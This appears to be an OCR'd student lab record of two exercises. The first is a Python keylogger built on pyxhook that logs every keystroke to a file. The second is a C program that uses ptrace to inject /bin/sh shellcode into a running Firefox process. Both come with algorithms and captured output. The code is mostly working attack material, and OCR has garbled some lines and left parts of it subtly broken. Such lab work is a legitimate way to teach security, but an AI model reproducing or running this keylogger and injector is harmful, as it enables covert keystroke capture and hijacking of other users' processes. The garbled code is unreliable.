Ex. No.: 7 **Date:**

KEYLOGGERS

Aim:

To write a python program to implement key logger to record key strokes in Linux.

Algorithm:


1. Check if python-xlib is installed. If not type the command- dnf install python-xlib -y
2. Run pyxhook file using the command- python pyxhook.py
3. Create a file key.py
4. Run key.py to record all key strokes.
5. Open file.log file to view all the recorded key strokes.

Program Code:

```
import os
import pyxhook

# This tells the keylogger where the log file will go.
# You can set the file path as an environment variable ('pylogger_file'),
# or use the default ~/Desktop/file.log
log_file = os.environ.get( 'pylogger_file', os.path.expanduser('~/Desktop/file.log'))

# Allow setting the cancel key from environment args, Default: `
cancel_key = ord( os.environ.get( 'pylogger_cancel', '`')[0])

# Allow clearing the log file on start, if pylogger_clean is defined.
if os.environ.get('pylogger_clean', None) is not None:
        try:
                os.remove(log_file)
        except EnvironmentError:
        # File does not exist, or no permissions.
                pass

#creating key pressing event and saving it into log
file def OnKeyPress(event):
        with open(log_file, 'a') as f:
                f.write('{}\n'.format(event.Key))

# create a hook manager object
new_hook = pyxhook.HookManager()
new_hook.KeyDown = OnKeyPress

# set the hook
new_hook.HookKeyboard()
try:
        new_hook.start() # start the hook except
KeyboardInterrupt:
        # User cancelled from command line.
```

```
    pass
except Exception as ex:
    # Write exceptions to the log file, for analysis later.
    msg = 'Error while catching events:\n {}'.format(ex)
    pyxhook.print_err(msg)
    with open(log_file, 'a') as f:
        f.write('\n{}'.format(msg))
```

Output:



The file /home/student/Desktop/file.log changed on disk.
Do you want to drop your changes and reload the file?

```
h
h
h
Return
g
h
h
y
h
Return
t
h
h
y
h
Return
h
h
f
f
g
Return
Control_L
d
Shift_L
D
Control_L
d
Control_L
d
h
i
Return
```

Result:

Ex. No.: 8 **Date:**

PROCESS CODE INJECTION

Aim:

To do process code injection on Firefox using ptrace system call

Algorithm:


1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

Program Code:

```
# include <stdio.h>//C standard input output
# include <stdlib.h>//C Standard General Utilities Library
# include <string.h>//C string lib header
# include <unistd.h>//standard symbolic constants and types
# include <sys/wait.h>//declarations for waiting
# include <sys/ptrace.h>//gives access to ptrace functionality
# include <sys/user.h>//gives ref to regs

//The shellcode that calls /bin/sh
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
   };

//header for our program.
void header()
{
   printf("----Memory bytecode injector----- \n");
}

//main program notice we take command line
options int main(int argc,char**argv) {

   int i,size,pid=0;
   struct user_regs_struct reg;//struct that gives access to registers
                            //note that this regs will be in x64 for me
                            //unless your using 32bit then eip,eax,edx etc...

   char*buff;
```

```
    header();

    //we get the command line options and assign them appropriately!

    pid=atoi(argv[1]);
    size=sizeof(shellcode);
    //allocate a char size memory
    buff=(char*)malloc(size);
    //fill the buff memory with 0s upto size
    memset(buff,0x0,size);
    //copy shellcode from source to destination
    memcpy(buff,shellcode,sizeof(shellcode));

    //attach process of pid
    ptrace(PTRACE_ATTACH,pid,0,0);

    //wait for child to change state
    wait((int*)0);

    //get process pid registers i.e Copy the process pid's general-
    purpose //or floating-point registers,respectively,
    //to the address reg in the tracer
    ptrace(PTRACE_GETREGS,pid,0,&reg);
    printf("Writing EIP 0x%x, process %d\n",reg.eip,pid);

    //Copy the word data to the address buff in the process's memory
    for(i=0;i<size;i++){
    ptrace(PTRACE_POKETEXT,pid,reg.eip+i,*(int*)(buff+i));
}
    //detach from the process and free buff memory
    ptrace(PTRACE_DETACH,pid,0,0);
    free(buff);
    return 0;

}
```

Output:



```
subbalakshmi263@fedora:~$ vi codeinjection.c
subbalakshmi263@fedora:~$ gcc codeinjection.c -o codeinject
subbalakshmi263@fedora:~$ -e|grep firefox
bash: -e: command not found...
subbalakshmi263@fedora:~$ ps -e|grep firefox
   3276 ?        00:17:45 firefox
subbalakshmi263@fedora:~$ ./codeinject 3276
----Memory bytecode injector-----
Writing EIP 0x21a3a72d, process 3276
```

Result: